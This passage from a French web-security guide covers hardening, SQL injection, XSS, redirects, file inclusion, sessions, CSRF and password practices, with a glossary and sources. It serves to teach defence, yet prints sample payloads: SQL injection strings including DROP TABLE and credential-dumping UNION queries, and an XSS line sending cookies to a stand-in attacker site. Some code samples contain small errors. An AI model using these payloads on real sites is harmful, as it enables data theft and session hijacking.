- Coté serveur web, Il faudra s'assurer que seuls les fichiers nécessaires peuvent être servis aux clients HTTP. Les fichiers d'installation, la documentation, les fichiers de configuration devront être exclus de l'arborescence « webroot »,
- Côté système, l'utilisateur associé au serveur web ne doit pas avoir de droits en lecture/écriture sur les fichiers/dossiers auxquels il n'a pas de raison d'accéder. Pour Apache, le fichier « .htaccess » pourra être utilisé pour assurer le bon niveau d'accès,
- Côté SGBD, les droits doivent être paramétrés en fonction des rôles de chacun des composants logiciel par rapport aux bases, la plupart du temps ces composants n'ont aucune raison de pouvoir modifier les schémas.

Fuites d'informations

Il est prudent de limiter au maximum les informations visibles publiquement qui donnent des indications sur le fonctionnement interne du site.

Quelques bonnes pratiques :

- La suppression des éléments visibles sur la page indiquant les outils (CMS, éditeur, etc.) utilisés (balise « META »),
- La limitation en production des informations de débugage dans les messages d'erreur (en évitant par exemple de fournir la requête SQL qui a généré une erreur),
- L'utilisation de pages d'erreurs personnalisées pour ne pas reposer sur les pages par défaut facilement reconnaissables,
- Dans certains cas, l'utilisation de l'erreur 404 générique plutôt que d'une erreur 401, 403, 405, etc. pour éviter de révéler trop d'informations sur le fonctionnement ou le contenu en accès limité du site,

- La banalisation des entêtes HTTP qui peuvent fournir des informations de version trop précises sur le serveur ou le système d'exploitation employés,
- La désactivation du listage des répertoires n'ayant pas explicitement d'index,
- Le rejet, en production, des requêtes HTTP TRACE qui n'ont d'intérêt qu'en phase de débugage.

HTTPS

Il est impératif de chiffrer les informations transitant entre clients et serveurs lors de l'accès à des pages sensibles : transmission d'informations bancaires, de mots de passe, données personnelles, etc. Le serveur web devra être configuré en ce sens (avec mod_ssl par exemple pour Apache). Le serveur devra disposer d'un certificat RSA dont les clés seront d'une taille suffisante (2048 bits sont actuellement recommandés).

II.Attaques applicatives

Les mesures d'infrastructure évoquées jusqu'alors jouent une part très importante dans la sécurisation d'un site web. Elles ne peuvent cependant en aucun cas être considérées comme suffisantes et doivent impérativement s'accompagner d'une prise en compte de la sécurité dans la conception du code applicatif du site web.

Avant tout, un principe général doit être mis en oeuvre : les traitements doivent tous être fait, à minima, du côté du serveur. Les entrées en provenance des clients ne doivent pas être considérées comme fiables et par conséquent, aucune vérification ne doit être déléguée qu'aux seuls clients.

Les données reçues en entrée de la part des clients doivent, en application du principe décrit ci-dessus, être utilisées avec la plus extrême prudence. Beaucoup de vulnérabilités classiques découlent du non respect de cette approche.

Injections SQL*

Une vulnérabilité extrêmement courante consiste en l'utilisation de données en provenance du client dans une requête SQL pour laquelle le serveur n'effectue aucune vérification sur le format de ces données. Ce problème est particulièrement rencontré dans les sites web à base de langages scriptés (PHP, Perl). La plupart du temps ces attaques ont pour but d'outre-passer l'authentification ou d'aspirer le contenu de la base de données.

Quelques exemples :

Considérons le code PHP suivant. Il est sensé valider l'authentification d'un utilisateur qui aurait transmis son identifiant et mot de passe au travers d'un formulaire.

```
$username = $_POST['username'];
$password = $_POST['password'];
mysql_query("SELECT * FROM users WHERE username='$username' AND password = '$password'");
```

Une attaque consiste à renseigner le champ login « toto' OR 1=1 -- » et le champ password avec « ». La requête deviendra :

```
mysql_query("SELECT * FROM users WHERE username='toto' OR 1=1 --' AND password = '$password'");
```

Le double tiret met en commentaire la suite de la requête. Cette dernière, grâce à l'instruction OR 1=1, renverra quoi qu'il arrive les lignes de la table « users », confirmant l'authentification.

Il est courant qu'une page affiche des informations par rapport à une donnée précédemment saisie. Prenons l'exemple des informations géographiques d'une ville. Une requête de sélection pourrait être :

```
$city = $_GET['city'];
mysql_query("SELECT * FROM city WHERE city='$city'");
```

Si le langage accepte les doubles requêtes SQL, l'attaquant pourra alors injecter dans le champ city « Rouen';DROP TABLE users -- ». La requête finale sera :

```
mysql_query("SELECT * FROM city WHERE city='Rouen';DROP TABLE users --'"  );
```

Les tables possèdent en général des noms assez communs, il n'est pas rare de trouver une table « users » dans un site web. Ici, elle serait entièrement vidée.
Il est également possible de « découvrir » la requête effectuée par le développeur afin de l'exploiter. Considérons l'exemple suivant. Il affiche le profil d'un utilisateur via la page profile.php :

```
$id = $_GET['id'];
mysql_query("SELECT firstname, lastname, email FROM users WHERE uid=$uid");
```

Il est possible de découvrir le nombre de champs ramenés par le « select » en écrivant l'URL :

```
profile.php?uid=1 ORDER BY 1
```

La requête ne provoquera par d'erreur. On augmente l'indice de la clause « ORDER BY » petit à petit. En arrivant à 5 la requête produit une erreur puisqu'il n'y a que 4 champs permettant le tri.

L'emploi d'une instruction « UNION » peut maintenant permettre de découvrir diverses données :

```
profile.php?uid=-1 UNION SELECT host,user,password,email FROM from users
```

Il est donc possible de récupérer des informations qui n'ont, à l'origine, rien à voir avec la requête originale.

Les attaques par « injection SQL » sont nombreuses et variées, il est impossible d'en dresser une liste exhaustive.

Quelques bonnes pratiques :

- Mettre en place des couches d'abstraction pour l'accès aux bases de données. Par exemple des librairies de mapping objet relationnel,
- Utiliser des noms de tables non triviaux,
- Utiliser des requêtes préparées (PreparedStatement en java) et avec des paramètres fortement typés,
- Traiter les paramètres reçus en éliminant les caractères permissifs.

XSS (Cross Site Scripting)

Une autre catégorie d'attaque très répandue, dénommée « Cross Site Scripting », consiste en l'injection de données dans une page web dans le but de provoquer un comportement particulier du navigateur qui interprète cette page. Les données injectées ont donc la forme d'un langage interprété par le navigateur telles que des balises HTML ou du JavaScript. La faille peut être temporaire lorsque l'attaquant utilise les paramètres d'URL et que les données retournées au client sont destinées à un affichage temporaire (pas de persistance des données). Elle peut être permanente lorsque le script malveillant est affiché à chaque fois que la page est demandée (une page de forum par exemple).

Considérons une page triviale appelée par l'URL*.

```
http://monsite/page?nom=bruno
```

Elle sera traitée côté serveur comme ceci :

```
<?php
<HTML>
<BODY>
?nom?
</BODY>
</HTML>
?>
```

Le résultat interprété par le navigateur sera :

```
<HTML>
<BODY>
bruno
</BODY>
</HTML>
```

Imaginons maintenant que l'attaquant construise l'URL suivante :

```
http://monsite/page?nom=<SCRIPT>document.location='http://monsite-falsifié'</SCRIPT>
```

Le résultat interprété par le navigateur sera :

```
<HTML>
<BODY>
<SCRIPT>document.location='http://monsite-falsifié'</SCRIPT>
</BODY>
</HTML>
```

Cela aura pour effet de provoquer une redirection vers le site de l'attaquant. C'est une technique de « phishing », la page affichée sera semblable à la page attendue. S'il s'agissait d'une page d'authentification, l'attaquant pourra récupérer les identifiants de l'utilisateur.

Une variante consiste à lire les cookies de l'utilisateur et notamment son identifiant de session. L'URL serait la suivante :

http://monsite/page?nom=<SCRIPT>document.location='http://monsite-falsifié/cookies='+document.cookie</SCRIPT>

L'attaquant pourra utiliser les identifiants de session pour « prendre la place » de l'utilisateur.

Il est possible d'utiliser toutes les balises qu'un navigateur est susceptible d'interpréter : <SCRIPT>, <EMBED>, <OBJECT>, <APPLET>. Encore une fois les possibilités sont extrêmement nombreuses.

Quelques bonnes pratiques :

- Vérifier le format des données entrées par les utilisateurs,
- Encoder les données utilisateurs affichées en remplaçant les caractères spéciaux par leurs équivalents HTML.

Redirections

Il n'est pas rare d'avoir sur les sites web des pages dont l'effet est de générer la redirection du client vers une URL différente. Par exemple, un comportement courant des sites nécessitant une authentification est le suivant : si un utilisateur non authentifié demande une page P, il est redirigé vers la page d'authentification puis lorsqu'il envoie ses identifiants, l'url visée par le formulaire d'authentification le redirige alors vers P, la page souhaitée par le client. Des pages dites de « redirection » sont même dédiées à cet usage. Leur URL pourrait être :

http://monsite/redirect?page=P

Si un attaquant a connaissance d'une page de redirection vulnérable, il précisera l'URL d'une page dont il a la maîtrise dans le champ « page », en ayant pris soin d'encoder son URL de redirection :

http://monsite/redirect?page=http://monsite-corrompu/pagevirale.php

qui devient une fois encodée

http://monsite/redirect?page=http%31%2F%2Fmonsite-corrompu%2Fpagevirale.php

Quelques bonnes pratiques :

- Vérifier que le format de l'URL désignant la page cible est correct (via des regex par exemple)
- Favoriser les redirections statiques (non dictées par les paramètres explicites venant du client),
- Adopter un fonctionnement de liste blanche indexant les pages de redirection autorisées.

Inclusion de fichiers

C'est une attaque similaire à la « redirection », il s'agit ici de tirer avantage d'une instruction PHP telle que « include() » qui permet d'inclure un autre fichier PHP dans le script en cours d'évaluation, pour bénéficier de fonctions utilitaires par exemple.
Considérons une page triviale appelée par l'URL.

http://monsite/voiturePage?context=utilisateur

Le paramètre « context » permet de préciser qu'elle sera la librairie de fonctions utile à l'affichage des propriétés d'une voiture. Le code de la page voiturePage commencera donc par :

```
include($_GET['context'].'.php');
```

Une attaque consiste à utiliser le paramètre « context » en lui précisant un fichier dont l'attaquant à la maîtrise.

http://monsite/voiturePage?context=http://monsite-corrompu/pagevirale.php

qui devient une fois encodée

http://monsite/voiturePage?context=http%31%2F%2Fmonsite-corrompu%2Fpagevirale.php

La page virale peut ainsi tenter d'exploiter toutes sortes de failles et d'utiliser des fonctions PHP natives par exemple. Il est donc conseillé de vérifier, avant l'inclusion, qu'il s'agit bien d'une ressource locale.

Gestion des sessions

Une session est un ensemble de données propre à l'utilisateur connecté au site. Cet ensemble permet, côté serveur, de personnaliser l'expérience de navigation du client. Une session possède un identifiant unique (normalement généré aléatoirement par le serveur), cet identifiant est souvent stocké dans un cookie sur le client et transite lors de chaque requête envoyée au serveur. Il peut également être précisé en tant que paramètre de chaque URL envoyée vers le serveur (extrêmement vulnérable).

Si un attaquant parvient à « voler » la session d'un utilisateur, il se fait littéralement « passer » pour lui et aura accès à son environnement applicatif.

Nous avons déjà abordé le vol de cookies grâce à une attaque de type XSS. Il peut également être effectué par « force brute », en testant une série continue de numéro (http://mosite/maPage?PHPSESSIONID=xxxxxxx).

Quelques bonnes pratiques :

- S'assurer de l'aspect aléatoire de la génération de l'identifiant de session,
- Utiliser HTTPS dès lors que l'identifiant de session est lié à des privilèges élevés côté serveur,
- Avoir une durée de validité des sessions relativement courte,
- Paramétrer les couches serveurs (Apache*, Php*, Java*, …) afin de ne pas permettre la consultation de l'identifiant de session en javascript,

- Pour les opérations sensibles, exiger une réauthentification si la session est « ancienne »,
- Surveiller l'IP du client. Si celle-ci change pour une session donnée, on peut exiger une nouvelle authentification, au moins pour les opérations les plus sensibles,
- Dans le cas d'une authentification mutuelle (double RSA), vérifier à chaque requête qu'un identifiant de session est toujours associé au même certificat client.

Stockage des mots de passe

Dans l'hypothèse où un attaquant aurait réussi à aspirer le contenu de la base de données d'un site internet (par injection SQL par exemple), il est probable qu'il soit en possession des données personnelles des clients, dont les mots de passe.

Les utilisateurs de sites web utilisent, pour la plupart, toujours le même mot de passe. Ainsi, une fois découvert par un attaquant, ce dernier aura accès à l'ensemble de l'écosystème applicatif de l'utilisateur.

Il est impératif que les mots de passe soient stockés de façon chiffrée en base de données, et par un algorithme irréversible (un hashage SHA256* par exemple). Le seul inconvénient de cette technique est qu'un nouveau mot de passe devra être généré lorsque l'ancien est perdu, c'est un moindre mal.

Requêtes illégitimes

Les attaques du type CSRF (Cross Site Request Forgery) ont pour objet d'amener l'utilisateur légitime d'un site vulnérable (ou plus précisément, à son insu via son navigateur) à y effectuer une requête HTTP dont le contenu est contrôlé en totalité ou en partie par l'attaquant. On parle d'attaque par rebond.

Un exemple de détournement de session :

- Un utilisateur est authentifié sur un site vulnérable (par exemple, le site de sa banque) (V),
- Il est incité à visiter une page malveillante d'un site (M) contenant une requête vers le site initial (V),
- La requête hérite automatiquement des propriétés d'authentification de l'utilisateur (par exemple, le cookie d'authentification est envoyé),
- La requête effectue une opération en lieu et place de l'utilisateur (par exemple, un virement d'argent vers un compte).

Quelques bonnes pratiques côté serveur :

- Contrôler la provenance de la redirection (attribut REFERER dans l'entête HTTP de la requête),
- Mettre en place un système de jetons aléatoires, uniques et temporaires. Ce jeton sera stocké côté serveur, mais également au sein d'un champ caché de la page HTML contenant un formulaire par exemple. Lors de l'envoi du formulaire, le jeton sera contrôlé par le serveur et la requête sera acceptée. Si la requête vient d'un site malveillant alors elle n'inclura pas ce jeton et sera refusée.

Quelques bonnes pratiques côté client :

- Ne pas naviguer en parallèle sur des sites sensibles et sur d'autres sites (notamment, faire attention aux onglets ou autres fenêtres de navigateurs),

- Si possible, configurer son navigateur pour qu'il efface les données de navigation (cookies, sessions authentifiées) à chaque fermeture,
- Toujours se déconnecter « proprement » d'une session authentifiée si cela est proposé par le site (en cliquant sur « se déconnecter », par exemple).

Inclusion de contenus externes

Certains sites web incluent directement des contenus provenant de services externes : publicités, outils de statistiques, scripts ou encore recours à certains services tiers (cartographie, réseaux sociaux, etc.).

Il convient d'être prudent à ce sujet. Cette pratique n'est pas anodine car elle augmente la surface d'attaque du site. En effet, même si le site visité est considéré comme sécurisé, il se peut que les sites externes le soient moins.

Cela peut typiquement permettre à un fournisseur de contenus d'obtenir des informations sur le comportement des utilisateurs du site, ce qui ne représente pas toujours une information anodine.

Un exemple de récupération de données comportementales :

Un site intranet qui aurait recours à des services de cartographie, de statistiques ou de réseaux sociaux externes hébergés sur internet peut amener à une situation où, pour chaque page visitée par un client sur l'intranet, des requêtes sont envoyées par internet au fournisseur de service. Ces requêtes peuvent contenir l'URL de la page visitée sur l'intranet. Or il peut arriver que les URLs laissent transparaitre des informations, par exemple http://intranet.example.org/actu/interne/projet-de-fusion-avec-foobar.php, fournissant une indication sur un type d'attaque possible.

Quelques bonnes pratiques :

- Limiter au strict nécessaire les inclusions de contenus tiers,
- Effectuer au moins quelques contrôles élémentaires pour s'assurer de la fiabilité du fournisseur de contenu.

III.Dans l'entreprise, focus sur J2EE*

Les failles et principes de sécurité s'appliquent aussi bien à l'extérieur d'une entreprise (Internet) qu'au sein même de son système d'information. Les Intranet reposent grandement sur des applications web développées en Java/J2EE*. Cela permet de bénéficier de la puissance, de la robustesse et de l'interoperabilité offertes par le langage lui même et par les serveurs d'applications. Ces derniers sont nombreux mais doivent respecter les spécifications J2EE et notamment JAAS*. Cette spécification décrit la gestion de l'authentification et des autorisations au sein d'une application J2EE. Son principe est simple :

- la sécurité est déclarative,
- les applications ne doivent pas utiliser leur propre système d'authentification/autorisation,
- les serveurs d'applications doivent assurer cette gestion.

Les serveurs d'application utilisent donc des modules internes qui, lorsqu'une application le nécessite, interrogent un référentiel de sécurité. Ce référentiel permet de valider les informations d'authentification (login/mot de passe) mais également de lister les rôles applicatifs auxquels les utilisateurs ont accès.

Ces référentiels de sécurité peuvent tout aussi bien être des fichiers à plat que des bases de données. Mais le plus souvent il s'agit d'annuaires LDAP* permettant de représenter la structure de l'entreprise de façon hiérarchisée. Les utilisateurs y sont référencés, avec le mot de passe et les rôles qui leur sont attribués au sein des applications. Ce référentiel peut être alimenté par un workflow* intégrant des processus de validation des identités par les ressources humaines, les DSI, les officiers de sécurité.

Le respect de ces bonnes pratiques permet :

- de mutualiser le code gérant l'authentification et l'attribution des autorisations,
- d'éventuellement bénéficier des modules de sécurité par défaut implémentés dans le serveur applicatif,
- de s'appuyer sur un référentiel de sécurité commun à toutes les applications,
- de changer de référentiel de sécurité sans modifier le code applicatif,
- de bénéficier d'une infrastructure de sécurité éprouvée.

IV.Sécurité relative aux bonnes pratiques de gestion des mots de passe

Malgré le développement de mécanismes de sécurisation robustes tels que nous les avons décrit précédemment, l'usage des mots de passe est encore relativement répandu, notamment pour l'authentification sur Internet. L'utilisation de technologies d'authentification forte (certificats d'authentification sur carte à puce, utilisation de mécanismes de double authentification) n'est pas toujours proposée aux utilisateurs.

Quelques exemples d'attaques possibles sur les mots de passe :

- Attaque par force brute : tous les mots de passe possible, sont testés. Cette attaque est conditionnée par le fait que le site cible ne bloque pas les adresses IP tentant un grand nombre de connexions.
- Attaque par dictionnaire : Il existe toutes sortes de dictionnaires disponibles sur Internet pouvant être utilisés pour cette attaque (dictionnaire des prénoms, dictionnaire des noms d'auteurs, dictionnaire des marques commerciales…). L'attaquant se base sur le postulat que les utilisateurs choisissent des mots de passe figurant dans ces dictionnaires car faciles à retenir. Par ailleurs, certains programmes malveillants appliquent aux entrées du dictionnaire une transformation sur certains caractères pour obtenir un spectre plus large (bateau devient BatEau ou Sifflet devient 5ifflet). Certains attaquants procèdent par comparaison du Hash des entrées du dictionnaire avec le Hash des mots de passe stockés en base de données.
- Attaque indirecte : Elle consiste non pas à déterminer le mot de passe par une recherche technique mais à le capturer au moment où il est saisi, ou encore à se le faire communiquer en usant de supercheries (par exemple via des logiciels de captures des frappes au clavier).

Sans préjuger de la robustesse des sites internet visités, des règles de gestion des mots de passe permettent donc de minorer les risques encourus.

Quelques exemples de bonnes pratiques :

- Utiliser des mots de passe différents pour s'authentifier auprès de systèmes distincts. En particulier, l'utilisation d'un même mot de passe pour la messagerie professionnelle et pour la messagerie personnelle est à proscrire impérativement,

- Choisir un mot de passe qui n'est pas lié à l'identité (mot de passe composé d'un nom de société, d'une date de naissance, etc.),
- Ne jamais demander à un tiers de créer pour soi un mot de passe,
- Modifier systématiquement et au plus tôt les mots de passe par défaut lorsque les systèmes en contiennent,
- Renouveler les mots de passe avec une fréquence raisonnable. Tous les 90 jours est un bon compromis pour les systèmes contenant des données sensibles,
- Ne pas stocker les mots de passe dans un fichier sur un poste informatique particulièrement exposé au risque (exemple : en ligne sur internet), encore moins sur un papier facilement accessible,
- Ne pas s'envoyer les mots de passe via la messagerie personnelle,
- Configurer les logiciels, y compris le navigateur web, pour qu'ils ne se « souviennent" pas des mots de passe choisis.

Il est évident que plus un mot de passe est complexe, en taille et en alphabet, plus il est difficile à usurper. Cependant le choix d'un mot de passe trop difficile à retenir peut être contre-productif car il obligera l'utilisateur à le noter quelque part.

Quelques techniques de choix de mot de passe :

- Méthode phonétique : il s'agit de mémoriser une phrase et de la reproduire phonétiquement. Par exemple, « j'ai acquis 8 cassettes pour 100 euros cet après midi» deviendra « gaki8K7%€7AM»,
- Méthode des premières lettres : cette méthode consiste à garder les premières lettres d'une phrase (citation, paroles de chanson, dialogues de film) en veillant à ne pas utiliser que des minuscules. Par exemple, « là où on va, on n'a pas besoin de route » devient « LoOv,oNpb2r ».

9.Conclusion

L'actualité nous prouve tous les jours que les besoins sécuritaires de la société sont au coeur d'une course contre la montre, mais également un argument commercial pour tous les acteurs du monde des hautes technologies.

Les cryptosystèmes récents sont, pour l'instant, théoriquement inviolables et de nouvelles technologies prometteuses émergent (la biométrie en est une des plus connues). Cependant des moyens toujours plus puissants permettront de corrompre ces protections (ordinateurs quantiques).

L'expérience nous montre, qu'au delà des technologique mises en place, la meilleure sécurité est celle qui consiste à rester anonyme, tant que faire se peut. Cela dépend avant tout du comportement de l'utilisateur qui doit être responsabilisé vis à vis du système d'information qu'il utilise.

10.Glossaire

AES	Advanced Encryption Standard. Algorithme de chiffrement par blocs utilisé en cryptographie symétrique. Il est actuellement l'algorithme recommandé, et il est utilisé avec des clé de 128 ou 256 bits.
Apache	Serveur de pages web distribué par la fonction Apache.
ARP	Address Resolution Protocol. Ce terme désigne le protocole réseau mettant en relation une adresse MAC et une adresse IP.
ASCII	American Standard Code for Information Interchange. Il s'agit d'une table mettant en correspondance des caractères de l'alphabet avec un code numérique. Elle est limitée à 127 caractères.
CMS	Content Management System. Il s'agit d'une famille de logiciels destinés à la conception et à la mise à jour dynamique de sites Web.
DES	Date Encryption System. Algorithme de chiffrement par bloc utilisé en cryptographie symétrique. Abandonné pour cause d'attaque technologiquement possible.
Framework	Plateforme de développement logiciel.
IP	Internet Protocol. On parle d'adresse IP pour désigner une ressource informatique au sein d'une infrastructure réseau supportant le protocole IP (v4 ou v6).
JAAS	Java Authentication and Authorization Services. Spécification J2EE décrivant les bonnes pratiques en matière de gestion de l'authentification et des autorisations au sein d'une application J2EE et d'un serveur d'applications.
J2EE	Java 2 Enterprise Edition. Ensemble d'API et de spécifications JAVA décrivant le développement d'applications Web hébergées par des serveurs d'applications.
LDAP	Lightweight Directory Access Protocol. Il s'agit d'un protocole d'interrogation d'un service d'annuaire. Les données d'un service d'annuaire sont structurée de façon arborescente.
MAC	Message Authentication Code. Condensât obtenu à partir d'un texte clair et d'un algorithme de chiffrement. Il permet d'assurer l'intégrité des données dans les cryptosystèmes.
MD5	Message Digest 5. Il s'agit d'une algorithme de génération de condensâts. Il est maintenant déconseillé de l'utiliser puisque des risques de collisions ont été détectés.
MIPS	Unité représentant le nombre d'opération atomique que peut réaliser un processeur en une seconde.
PHP, Perl, Java	Il s'agit de langages de programmation interprétés ou compilés. Ils peuvent être utilisés pour produire du contenu dynamique dans le but de produire des pages web.

PKI	Public Key Infrastructure. Ensemble de mécanismes permettant la génération et la signature de certificats. Un certificat représente l'identité électronique d'une entité, et contient notamment sa clé publique.
RSA	Développé par Rivest, Shamir, Adleman. Algorithme de chiffrement basé sur la factorisation de nombres entiers. Il est utilisé dans les cryptosystèmes asymétriques.
SHA	Secure Hash Algorithm. Il s'agit d'une algorithme de génération de condensâts. Plusieurs versions coexistent, mais il est recommandé d'utiliser la familles SHA-2 (SHA-224, SHA-256, SHA-384 et SHA-512).
SGBD	Système de Gestion de Bases de Données. Il s'agit d'une famille de logiciels destinés à stocker et à partager des informations dans une base de données, en garantissant la disponibilité, la qualité, la pérennité et la confidentialité des informations, tout en masquant la complexité des opérations
SQL	Structured Query Langage. Il s'agit d'une normalisation d'un langage de requêtage permettant d'extraire, de modifier ou de créer des informations dans une base de données relationnelle.
SSL	Secured Socket Layer. Il s'agit d'une couche réseau mettant en oeuvre un principe de cryptographie hybride. Cette couche est utilisée par d'autres protocoles (HTTPS, SSH, SFTP).
URL	Uniform Resource Locator. Ce terme désigne une chaîne de caractères utilisée pour adresser les ressources du web (site internet, image, fichier ...).
Unicode	Standard informatique qui permet des échanges de textes dans différentes langues, à un niveau mondial. Cette table contient infiniment plus d'entrée qu'une simple table ASCII.
Workflow	Il s'agit des processus (informatique, papier) permettant de faire transiter des informations d'une étape vers une autre en respectant des jalons de validation (création de compte informatique au sein d'une entreprise par exemple).
XOR	Représente en logique le OU Exclusif, par exemple Vrai XOR Vrai vaut Faux, tandis que Vrai XOR Faux vaut Vrai.

11.Bibliographie et sources numériques

« **Recommandations pour la sécurisation des sites web** (DAT-NT-009/ANSSI/SDE/NP du 13 Août 2013) » :

- secrétariat général de la défense et de la sécurité nationale,
- agence nationale de la sécurité des systèmes d'information.

« **Cryptographie, chiffrement symétrique** » :

- E. Bresson, SGDN/DCSSI laboratoire de cryptographie, Université Paris XII.

« **Signature électronique** » :

- Romain Kolg, Calis Ingénierie.

« **Cryptologie** » :
http://www.securite-informatique.gouv.fr/autoformations/cryptologie/co/Cryptologie_1.html

« Chiffre de Vigenère » :
http://fr.wikipedia.org/wiki/Chiffrement_polyalphab%C3%A9tique

« LE MASQUE JETABLE (OU CHIFFRE DE VERNAM) » :
http://fr.openclassrooms.com/informatique/cours/les-premiers-algorithmes-de-chiffrement/le-masque-jetable-ou-chiffre-de-vernam

« Initiation à la cryptographie - Laboratoire lorrain de recherche en informatique et ses applications » :
http://webloria.loria.fr/~thome/teaching/2014-esial-crypto/td1.corr.pdf

« Attaque en force brute » :
http://www.generation-nt.com/reponses/attaque-brute-force-valeurs-chiffrees-entraide-3665871.html

« **La cryptographie asymétrique : RSA** » :

- http://fr.openclassrooms.com/informatique/cours/la-cryptographie-asymetrique-rsa/et-le-chiffrage-comme-ca-se-passe
- http://fr.openclassrooms.com/informatique/cours/la-cryptographie-asymetrique-rsa/rsa-qu-est-ce-donc

« **Cryptographie**» :
http://fr.wikipedia.org/wiki/Cryptographie

« Cryptographie symétrique » :
http://fr.wikipedia.org/wiki/Cryptographie_sym%C3%A9trique

« **Cryptographie asymétrique** » :
http://fr.wikipedia.org/wiki/Cryptographie_asym%C3%A9trique

« Cryptographie hybride » :
http://fr.wikipedia.org/wiki/Cryptographie_hybride

« Signature numérique » :
http://fr.wikipedia.org/wiki/Signature_num%C3%A9rique

« Attaque par factorisation contre RSA » :
http://repo.zenk-security.com/Cryptographie%20.%20Algorithmes%20.%20Steganographie/Attaque%20par%20factorisation%20contre%20RSA.pdf

« Bases hacking » :
http://www.bases-hacking.org/

« [Tutoriel] SQL Injection – Les classiques (partie1) » :
http://www.mcherifi.org/hacking/tutoriel-sql-injection-les-classiques.html